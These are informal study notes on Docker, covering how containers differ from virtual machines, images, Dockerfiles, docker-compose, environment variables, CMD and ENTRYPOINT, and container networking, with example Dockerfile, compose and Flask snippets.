
Microservices architecture and docker

Best reference so far
:https://djangostars.com/blog/what-is-docker-and-how-to-use-it-with-python/

Virtualisation

A virtual machine is a computer file, typically called an image, that behaves like an actual computer. In other words, a computer is created within a computer. It runs in a window, much like any other program, giving the end user the same experience on a virtual machine as they would have on the host operating system itself. The virtual machine is sandboxed from the rest of the system, meaning that the software inside a virtual machine can't escape or tamper with the computer itself. This produces an ideal environment for testing other operating systems including beta releases, accessing virus-infected data, creating operating system backups and running software or applications on operating systems they weren't originally intended for.

Virtualization technology has serious drawbacks, such as performance degradation due to the heavyweight nature of virtual machines(VM), the lack of application portability, slowness in provisioning of IT resources



A Docker container is a software bucket comprising everything necessary to run the software independently. There can be multiple Docker containers in a single machine and containers are completely isolated from one another as well as from the host machine.

So essentially the main difference between virtualisation and containerisation is that with containers everything is faster and more lightweight. This is because when you are creating a virtual machine, you need to create a guest OS and have an underlying hypervisor to orchestrate all the guest OS's on the same hardware. However with containers, you are essentially reducing this down to just having the software bucket without the need for a guest OS, meaning that it is far more lightweight.

Docker


https://medium.com/@kelvin_sp/docker-introduction-what-you-need-to-know-to-start-creating-containers-8ffaf064930a

https://blog.usejournal.com/what-is-docker-in-simple-english-a24e8136b90b https://www.docker.com/resources/what-container

When you are developing software, there comes a point when you want to ship the product. Some people say things like “it works on my machine” however this is not enough. The app needs to be able to work on all machines regardless of the platform or whatever.

So Docker is used to address the problem of “it works on my machine…”. How it does this is by containerisation.

Docker basically provides you with containers that are portable. So if you take this container from your machine to some other machine, it will work exactly how it worked on your machine. Docker also allows for social containers which means that you can share your docker containers with other people easily.



Docker container is an open source software development platform. Its main benefit is to package applications in “**containers**,” allowing them to be portable among any system running the Linux operating system (OS).

So to summarise, docker is a client side application. You install it on your machine and if you want to create a container, you can do so using a terminal command. Once you create a container, you can give this container to anyone else that has the docker client installed who can then take your container and run your program the exact way that it ran on your computer and the way you intended for it to be run.


This is helpful in production because you can install the docker client on your server and it will run the code EXACTLY how you ran it on your dev machine.

Real life example:

Imagine you have a class of students and you want to teach them how to use templates in django. You can make them each install django on their respective platforms and run into various problems OR you could make use of docker containers and create a docker container for the project yourself beforehand. Then all the students can just use this socially shared docker container to get up and running without having to worry about long installations etc.


Docker in Action

Following this series :: here

1. Install docker by going on their website and signing up
2. When you do something like docker run hello-world heres what happens
    a. 

    b. When you run the command on the docker client, the docker daemon checks to see if you have the image you wanted, stored locally in the local image storage. If it is, then it retrieves it else it will retrieve it from the dockerhub online.

Now lets understand exactly what a container is:




Imagine you have installed one version of node (7.4) on the hardware. You have multiple applications running different versions of node like 7.4, 7.6, 7.9 etc. The only one that will work with the hardware is 7.4. This is a problem. Because we can't just upgrade the version of node at the hardware level because this will mean that other applications will break. So how can we solve this problem? An immediate suggestion could be to store multiple versions of node at the hardware level. This is called segmentation or namespacing which allows you to dedicate specific disk space for different versions of the same program.


So now we can create a container that includes the following:

- The state of the application that you are trying to run
- Abit of the OS, system calls and kernel
- And the hardware specifications such that wherever this container is deployed, you can use the exact same segmentation on there. I.e take up some hardware space and install the version of the program you need right there.

This sounds a lot like a VM. What's the difference?




This is a VM. It has a layer known as the hypervisor which allows the host machine OS to be used by all the other guest OS's. So imagine in an industry grade application where you want to run your app on a server using a VM. Your app may be 300mb however with the guest OS, the size of your VM is much greater! This means that it will consume more resources hence running up your tab with the cloud providers.



This is a container. You see that the host machine now has an OS layer on top of the hypervisor as well as the docker engine layer. The containers now dont each have their own OS hence they are much more lightweight and are all sharing the OS of the host by going through the Docker Engine. The docker engine is clever because even if it is always working on linux, you can still use it when you are on a different OS.

Now let's dive into the practical side of things:


Docker image



A Docker image is a file, comprised of multiple layers, used to execute code in a Docker container. An image is essentially built from the instructions for a complete and executable version of an application, which relies on the host OS kernel. When the Docker user runs an image, it becomes one or multiple instances of that container. So it's essentially like a snapshot of the system of whomever created the image and then everyone can pull this image and run the container on their docker client

Exploring the exec command

https://docs.docker.com/engine/reference/commandline/exec/




When we use the command docker exec -it container_id bash , we are trying to run the command line inside the container. How this is working can be seen by the diagram above. We are changing the standard input for the container's bash to map directly to what we as the user types into the command line on our physical machine. The standard output from the container's bash then also gets mapped onto the output of our physical command line.

<u>Custom docker images</u>

1. Create a file called Dockerfile , pass it to the docker client and it spits out the image!

But what do you actually write in your Dockerfile:
1. Get the base image. The base image is like the operating system
2. Install a software and configure it
3. Set default commands

You then run docker build. In the terminal and this will create your custom image. But how does it actually do this :




So we have our dockerfile. We have run the docker build command. What happens is that we first install the new OS into the image file. Then we create a temporary container to do all the software installs and configs. Once all of that is done, they are copied over to the custom image and the temporary container gets deleted. We then get our image ID.

<u>Docker python examples from cs50</u>

- He created a Dockerfile, which defines an image which defines how to create a container.

Dockerfile:




```
FROM python:3
WORKDIR /usr/src/app
ADD requirements.txt /usr/src/app
RUN pip install -r requirements.txt
ADD . /usr/src/app
```

Defining what OS we want to be installed on the container
Make the working directory this. It is convention to use this.
Add this file into this location
Run this command in the container
Add all the files from my current directory into the directory on the container

So this file can be run to create an image which can then be run to create a container

The next step is to create a docker-compose.yml file which will allow us to build these containers and do things with them.



```yaml
version: '3'

services:
    db:
        image: postgres
    migration:
        build: .
        command: python3 manage.py migrate
        volumes:
            - .:/usr/src/app
        depends_on:
            - db
    web:
        build: .
        command: python3 manage.py runserver 0.0.0.0:8000
        volumes:
            - .:/usr/src/app
        ports:
            - "8000:8000"
        depends_on:
            - db
            - migration
```

Start database based on a docker image from dockerhub

Start docker container based on Dockerfile in current directory, run the command there, link the files from my directory to the given one there. Do all of this after the database has been set up

Same as above except now we are using the ports tag. This is linking the port on my local machine with the port on the container. That way we can view the webpage by looking at the local host on browser

So then to actually get this up and running you do :

docker-compose up

This will start the server. You can then make changes locally and because of the volumes line in the docker compose, any changes you make will automatically go to the container.

<u>Docker commands cheatsheet</u>

docker ps --all : lists out all containers you are running
Docker run image_name : creates container from image if found locally or pulls it from docker hub
docker start container_id : start up a specific container by ID
docker exec -it container_id bash : run a command inside the container. In our case, we are choosing to run the bash command which gives us access to the command line inside the container

To exit the container use control + d
To stop a container from running you can use docker stop container_id or docker kill container_id
To create a custom docker image, call the file Dockerfile
Enter commands into the dockerfile then to create it run docker build . in the directory
docker compose up : this starts up the docker-compose file
docker run -d image_name : this will run the image and start up the container however this is in development mode so you can still use the terminal
docker inspect container_id : use this command to inspect everything about the container including things like environment variables

Docker notes from https://www.youtube.com/watch?v=fqMOX6JJhGo&t=489s


Containers vs VM

Once again, containers are usually in MB size range. Whereas VM's are usually in GB. This means that containers boot up faster (in a matter of seconds) whereas VM's usually take longer (several minutes) to boot up.

Docker in real life

In the past, the developers and operation teams used to work seperately. The developers would create the app and then give it to the operations team that would then take the app with all its requirements and then put it into production. This would usually take a long time due to lack of communication between the developers and ops teams which would cause lengthy issues when the ops teams faced issues. Now things are slightly different. The developers and operations teams work hand in hand. The developers create the app then they both create the Dockerfile which is then used to create a docker image. With the docker image, you can run the application on any machine that has docker installed on it. This means it will run exactly the same as it was running on your local machine, on the production server! Happy Days!!!

Environment Variables



app.py

```python
import os
from flask import Flask

app = Flask(__name__)

…
…

color = os.environ.get('APP_COLOR')

@app.route("/")
def main():
    print(color)
    return render_template('hello.html', color=color)


if __name__ == "__main__":
    app.run(host="0.0.0.0", port="8080")
```

```
export APP_COLOR=blue; python app.py
```


Hello from DESKTOP-4CJKELD!

With environment variables, you can use them in your code. Then set them when running your app. See above for more details.

Creating custom images


You would want to create a custom image if the image you want cannot be found on docker hub or your team decides they want to do it in a custom manner for ease of shipping and deployment.

If you wanted to do the steps manually it would look something like this:




1. OS - Ubuntu
2. Update apt repo
3. Install dependencies using apt
4. Install Python dependencies using pip
5. Copy source code to /opt folder
6. Run the web server using “flask” command


This can be translated into the Dockerfile to look something like this:




```dockerfile
FROM Ubuntu

RUN apt-get update
RUN apt-get install python

RUN pip install flask
RUN pip install flask-mysql

COPY . /opt/source-code

ENTRYPOINT FLASK_APP=/opt/source-code/app.py flask run
```

The dockerfile is written in instruction and argument format.


Then you build the Dockerfile by giving it a tag name which will be the name of the image stored in the local image registry (the local image registry is where the docker daemon will first check to see if you have images before checking docker hub)


```
docker build Dockerfile -t mmumshad/my-custom-app
```

To then make the image available on the docker hub registry you do the following:


```
docker push mmumshad/my-custom-app
```
* where you provide it with your username and app name

CMD and Entrypoint

In the dockerfile, you can specify the command to be run when you run the container. This can be done by using the command CMD like this:

- CMD function param1


However, what if you want to specify the parameters when you are actually running the container rather than hard coding it.In that case you use the entrypoint command like this:

- Entrypoint function

Then when you run the container, you pass the parameter like this:

Docker run image_name parameter

If you want to have a default value in case the user does not provide a parameter, then you can use the CMD function to specify it:


```
FROM Ubuntu

ENTRYPOINT [“sleep”]

CMD [“5”]
```


Networking with containers

There are 3 main options for networking:


- Bridge
- None

- Host


If you set up your container with the network parameter as **bridge** like this "docker run image", then all of the containers will be able to communicate with each other on that network.



If you set up the network as **none** like this : docker run image --network=none then the container will run in an isolated environment. It won't be able to communicate with other containers.



Running the container with network parameter as **Host**, you are essentially, removing any isolation from the docker host and docker container. This means if you were to run a web server on say port 5000, you wouldn't need to do any port mapping because they are common to the host network. docker run image --network=host




To find out the details of which network the container is in: run the inspect command like this:
Docker inspect container_id
Then you can find out which network the container is in and also other properties like the IP address, mac address and more.

Embedded DNS

How can you connect to containers together. So imagine you had a web server and a database in two different containers. You could connect to the database by using the IP address of the database however this is unreliable as the IP address of the database may change every time you run the container. So what docker has embedded internally is a DNS system. So we can refer to the other containers by their name and docker will resolve this internally.

Docker Compose

